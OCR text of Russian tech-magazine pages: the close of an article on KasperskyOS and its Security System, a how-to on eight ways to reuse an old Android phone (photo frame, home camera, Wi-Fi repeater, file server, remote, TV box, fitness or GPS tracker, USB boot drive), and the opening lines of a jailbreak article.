
На этой модели технологической линии со сверлильным станком разработчики KasperskyOS демонстрируют возможности своего решения на выставках и конференциях

Ну и наконец, KSS — та самая доверенная вычислительная база — монитор обращений, скрупулезно проверяющий все действия приложений на соответствие политикам безопасности, с которыми они связаны. Ее ядро, Security Server, получает точные указания о том, какую из них использовать в конкретном случае на основе языка описания конфигураций CFG. Все это лишь верхушка айсберга KasperskyOS.



Вот так представляется интеграция OEM-решения KSS в информационную систему с тремя разными с точки зрения безопасности доменами

Представляя свое творение, разработчики на форумах по информационной безопасности и выставках демонстрируют возможности системы, используя стенд с макетом технологической линии — сверлильным станком с ЧПУ.



Гипервизор PikeOS фирмы SYSGO — первый пример коммерческого применения Kaspersky Security System

Активное общение с потенциальными партнерами вскоре привело разработчиков KasperskyOS к мысли о том, что не всегда существует суровая необходимость в замене ОС. Ведь такая замена неизбежно сопряжена с полной перестройкой прикладной инфраструктуры в соответствии с идеологией компонентной модели.

Именно поэтому на нынешней стадии развития проект KasperskyOS — это портфельное OEM-решение. В некоторых случаях достаточно интегрировать KSS с уже существующей ОС. Именно так у «Лаборатории Касперского» возникло стратегическое партнерство с компанией SYSGO — разработчиком гипервизора на базе микроядерной ОС реального времени PikeOS, которая применяется во встраиваемых решениях, в частности для управления модульной системой авионики гражданских лайнеров Airbus A350 и военных Airbus A400M. Интеграция Security Runtime KSS с микроядром PikeOS обеспечивает реализацию возможностей доверенной вычислительной базы, аналогичной KasperskyOS, при минимальных затратах на модификацию прикладных программ.

Опыт сотрудничества с SYSGO показал, что система безопасности KSS может успешно применяться в качестве отдельного встраиваемого OEM-решения. Ее несложно интегрировать в существующие информационные инфраструктуры, которые нуждаются в повышенной безопасности.

Команда KasperskyOS продолжает совершенствовать свое детище, наращивая возможности системы. Добавляется поддержка разных процессорных архитектур, файловых систем и периферийных устройств. Проводятся эксперименты с реализациями новых политик безопасности. Более того, на базе проекта KasperskyOS ведется активная разработка собственного доверенного гипервизора.

И кто знает, возможно, через пару-тройку лет о его особенностях можно будет рассказать так же, как сейчас о KasperskyOS.



www

Официальная промостраница Kaspersky Security System:
http://media.kaspersky.com/pdf/Kaspersky_Lab_whitepaper_Kaspersky_Security_System.pdf

Интервью Х с А. П. Духваловым о перспективах проекта «11.11»


«Оранжевая книга»: http://csrc.nist.gov/publications/history/dod85.pdf

Статья системного аналитика «Лаборатории Касперского» Екатерины Рудиной о валидации и верификации

Патент ЛК на решения Kaspersky Security System



ДОРОГУ СТАРИКАМ



Денис Погребной
denis2371@gmail.com

ВОСЕМЬ СПОСОБОВ ИСПОЛЬЗОВАТЬ СТАРЫЙ СМАРТФОН НА ANDROID



Любой высокотехнологичный гаджет со временем устаревает. Конечно, можно его продать и купить новый, но стоит ли оно того? При нынешнем техническом прогрессе старый смартфон или планшет бывает трудно продать даже за двадцать долларов. Вместо этого можно найти старичку полезное применение, заменив им другие вещи, да еще и сэкономить кучу денег. О том, как это сделать, я и расскажу.

УМНАЯ ФОТОРАМКА

Если старый планшет валяется без дела, то почему бы не поставить его на тумбочку и не настроить показ фотографий? Как минимум можно включить слайдшоу из галереи. Но лучше установить специальное приложение. Оно и фото из сторонних источников (500px) покажет, и время, и погоду, и еще кучу всего.

В качестве примера хороших приложений данного класса можно привести Social Frame HD или Senior Frame. Ночью можно запускать ClockPlus DayDream или часы со стрелками, и получится умный ночник.

Естественно, гашение экрана нужно отключить: «Настройки -> Дисплей -> Спящий режим -> Никогда».




Senior Frame и фоточки из 500px

ВИДЕОНАБЛЮДЕНИЕ

Еще один вариант — домашняя система видеонаблюдения. Здесь у нас есть два решения: Silent Eye с автоматическим обнаружением движения и последующей отправкой фото по MMC или электронной почте либо IP Webcam, позволяющая получать видеопоток в режиме реального времени через веб-сайт.

Первое решение хорошо тем, что позволяет, что называется, установить и забыть. Если кто-то проникнет в дом — тебе придет сообщение и фотка злоумышленника (если повезет). Плюс такая программа способна проработать около десяти часов от одного заряда аккумулятора. Второй вариант подойдет тем, кому нужно всегда следить за происходящим, однако в этом случае нужно иметь в виду, что поток также будет доступен для просмотра и разработчикам приложения/веб-сервиса.




Настраиваем IP Webcam

WI-FI-РЕПИТЕР

Старый смартфон можно использовать в качестве Wi-Fi-репитера (точки доступа, раздающей интернет через другую точку доступа), позволяющего увеличить радиус действия сети Wi-Fi. Чтобы сделать это, можно использовать приложение fqrouter2, изначально созданное для обхода Великого китайского файрвола, но позднее обросшее множеством функций. Создать репитер с его помощью достаточно просто:

1. Устанавливаем программу с сайта разработчика (из Google Play прогу удалили по причине ее «подозрительной» деятельности в системе).
2. Сразу после запуска и предоставления прав root смахиваем экран влево, листаем до Wifi Repeater и нажимаем Config. Указываем имя точки доступа и пароль, сохраняем настройки.
3. Нажимаем на переключатель OFF.
4. Если точка доступа не заработала, возвращаемся в настройки, нажимаем кнопку Disable Wifi P2P и вновь пробуем включить.



Настраиваем Wi-Fi-репитер



Репитер требует Android 4.0+ и работает далеко не на всех смартфонах и планшетах. Точно поддерживаются:

- Nexus 4/5;
- Samsung Galaxy S2/3;
- LG G2;
- HTC One M8/X;
- Motorola Defy;
- Motorola Razr M.

СЕТЕВОЕ ХРАНИЛИЩЕ

Древний смартфон или планшет можно превратить в файловый сервер. Доступ можно организовать как к содержимому SD-карты, так и к файлам на флешке или даже жестком диске, подключенном к девайсу с помощью OTG-кабеля. Скорость будет не ахти какая, но порой она и не требуется.

Организация файлового сервера Samba на примере Samba Server:


1. Устанавливаем и запускаем программу Samba Server.
2. Нажимаем вверху на плюс и выбираем SMB Server.
3. Настраиваем порты и имя точки.
4. Переходим на вкладку Roots и через кнопку Add добавляем расшариваемые папки. Не забываем вводить имя каждой из них.
5. Нажимаем кнопку «Назад», соглашаемся с сохранением изменений, потом еще раз «Назад» и OK.
6. Нажимаем Start и OK.

IP-адрес можно узнать по кнопке Info, а MAC — в настройках самого смартфона.


Также можно настроить раздачу файлов по FTP. Для этого воспользуйся приложением FTPServer. Настроить его очень просто.

ПУЛЬТ УПРАВЛЕНИЯ

Из старого смартфона получится отличный пульт управления компьютером или джойстик. Доста-



Настраиваем Samba Server



Пульт Tablet Remote


точно только установить специальную программу. Одни из самых интересных:

- Monect PC Remote — подключить можно с помощью USB-кабеля, Bluetooth или через Wi-Fi. В программе есть клавиатура, возможность управлять курсором мыши, удобный пульт управления браузером. Главное — это несколько видов джойстиков (для шутеров, автосимуляторов, авиасимуляторов и обычный геймпад). Работает на Android 4.0.3+. Еще в приложении имеется поддержка датчиков положения в пространстве для управления в гонках и авиасимуляторах и даже для прицеливания в шутерах. Единственный минус: реагирует устройство на поворот в пространстве слишком долго.
- Max Remote — хорошее приложение. Отличается приятным дизайном без излишеств, множеством мультимедиафункций, удобством и огромным количеством разнообразных джойстиков. Переведено на русский язык.
- Tablet Remote — отличный мультимедиапульт. Работает на Android версии 2.1+. Позволяет управлять одним устройством Android с другого. Для настройки программы необходимо подключить устройства друг к другу. На управляемом устройстве: Connection -> Scan Devices -> Make Device Discoverable. На управляющем устройстве: Setup -> Enable Tablet Remote и Change The Input method For Tablet Remote. Теперь осталось только нажать Remote.

SMART TV

Старый смарт или планшет — это еще и очень хороший медиапроигрыватель, который можно подключить к телевизору или монитору и превратить в ТВ-приставку/плеер. От смартфона/планшета понадобится поддержка HDMI (можно и через MHL или DisplayPort) и более-менее нормальный процессор для просмотра видео в HD или Full HD качестве. Еще рекомендую приобрести Bluetooth клавиатуру и мышь. Если собираешься играть, то вполне можно приобрести джойстик.

Сразу скажу, что в такого типа конфигурации есть две проблемы. Во-первых, экран подключенного устройства всегда будет гореть и дублировать изображение на телевизоре. Придется либо смириться, либо получить root и установить приложение Screen Standby. Во-вторых, выдаваемое на экран ТВ изображение будет иметь разрешение экрана самого смартфона. И если более-менее современный смартфон с разрешением экрана 1280 x 720 не создаст никаких проблем,



Screen Standby с интерфейсом в стиле Metro

то с древними моделями с разрешениями типа 840 x 480 на изображение смотреть будет невозможно.

Как бы там ни было, есть масса приложений, отлично подходящих для Smart TV на базе Android. На большом экране будет удобнее пользоваться специализированным лаунчером. Можно поставить Handy Smart TV Launcher, Top TV Launcher, Simple TV Launcher или любой другой из маркета.

Понадобится хороший медиаплеер. Главное требование — скорость и поддержка наибольшего числа форматов. Явные лидеры:

- VLC. Поддержка огромного количества форматов, полное отсутствие рекламы и, конечно, открытый исходный код. Правда, функциональность чуть хуже, чем у конкурентов.
- MX Player. Один из лучших плееров по функциональности. Не забываем ставить кодеки.
- KMPlayer.

В качестве пульта дистанционного управления очень хорошо подойдет описанный выше Tablet Remote.

Браузер годится любой. Если нужна поддержка Flash, то стоит попробовать FlashFox. Конечно, Flash работает не очень хорошо, но хотя бы работает. А если у тебя на девайсе Android ниже 4.4 и установлен Flash-плеер, то обязательно попробуй браузеры Dolphin с дополнением Jetpack, UC Browser.

На самопальную приставку можно стримить игры через видеокарту NVIDIA. Для этого нужно установить Moonlight Game Streaming. Проект еще немного сыроват, но по возможностям не уступает стандартному стриминговому сервису от NVIDIA.

Для просмотра онлайн-ТВ хорошо подойдут: SPB TV, ViNTERA.TV, Torrent Stream Controller, PeersTV, Бизон ТВ, Crystal TV+ и другие. Для просмотра онлайн-кино из интернет-кинозалов: ivi.ru, MEGOGO, NOW.ru.

В довесок можно установить одно из приложений для просмотра телепрограммы. Самые интересные, на мой взгляд: Телепрограмма, ВсёТВ, TV Control, TV-гид. И КиноПоиск — искать информацию о нужном фильме.



Экран CycldeDroid во время заезда

ФИТНЕС-ТРЕКЕР

У старых моделей смартфонов есть ключевое преимущество над новыми — они меньше и лег-

че, разбить или потерять их не так жалко. Поэтому для трекинга бега и других активных видов спорта они подходят наилучшим образом. Если ты много времени проводишь на велосипеде, то старый смартфон можно превратить в неплохой велокомпьютер.

Для этого нужно всего лишь приобрести специальное крепление, а также установить приложение, например BikeComputer или CycleDroid. Для бегунов тоже есть много интересного: Runtastic Бег и фитнес, Шагомер.

Обрати внимание, многие из них работают даже в Android 2.3, поэтому подойдет и самый древний смарт.


GPS-ТРЕКЕР

Я думаю, многие слышали про Android Device Manager и историю местоположений от Google. Так вот, с их помощью старый смартфон можно использовать как устройство, отслеживающее местоположение любого объекта, в том числе автомобиля. Особенно актуально это при угоне. В данном случае смартфон устанавливается в скрытом месте (под обшивкой) с возможностью зарядить либо подключить дополнительно автономное питание, которого должно хватить на несколько суток. А ведь можно еще и антивор на смарт установить, который способен прослушивать и записывать разговоры...

USB-флешка

Смартфон можно превратить в USB-флешку. Для этого потребуется приложение DriveDroid. Оно позволяет эмулировать подключенную к компьютеру флешку, на которую записан ISO- или IMG-образ диска. В режиме эмуляции флешки работают только образы с гибридным загрузчиком. А на некоторых устройствах уже тестируется эмуляция внешнего USB-дисковода с диском, позволяющая запустить абсолютно любой образ. Приложение требует Android 2.2+ и права root.

Перед использованием приложение необходимо настроить. Оно должно знать, с каким смартфоном имеет дело, есть ли на нем права root и все ли драйверы работают нормально. Поэтому сразу после запуска подключаем смартфон к компу, нажимаем Setup, а далее просто сле-



Список ОС, доступных в репозитории DriveDroid



дуем инструкциям. На последнем этапе DriveDroid попросит выбрать способ создания флешки: Standard Android или другой. После этого он сделает попытку активировать флешку, если она видна на компе — все нормально, если нет — пробуем другой способ.

А далее можно начинать пользоваться. Множество дистрибутивов Linux и других систем DriveDroid может скачать сам из своего репозитория, для этого достаточно нажать кнопку «Плюс» и выбрать Download image. На экране появится список ОС. Выбираем нужную, и ее образ будет автоматически скачан. Далее останется только выбрать его на главном экране приложения и подключить смартфон к компу.

ВЫВОДЫ

Думаю, в этой статье достаточно способов использования старого смартфона или планшета, потому что такому функциональному гаджету просто нельзя пылиться на полке. Чтобы найти ему применение, надо всего лишь немного подумать.



ДЖЕЙЛБРЕЙК ДЛЯ ВСЕХ И КАЖДОГО

Михаил Филоненко
mfilonen2@gmail.com

ЧТО ДЕЛАТЬ ПОСЛЕ ТОГО, КАК ВЫПОЛНЕН ВЗЛОМ УСТРОЙСТВА

Итак, ты решился сделать джейлбрейк, скачал нужную утилиту с сайта paungu или taig, подключил смартфон к компу и запустил приложение. После нескольких перезагрузок на экране высветилось сообщение об успешном джейлбрейке, а на смартфоне появилось приложение Cydia. Вроде бы все OK, но что делать дальше? Если ты задаешься этим вопросом, то эта статья для тебя.

ВВЕДЕНИЕ

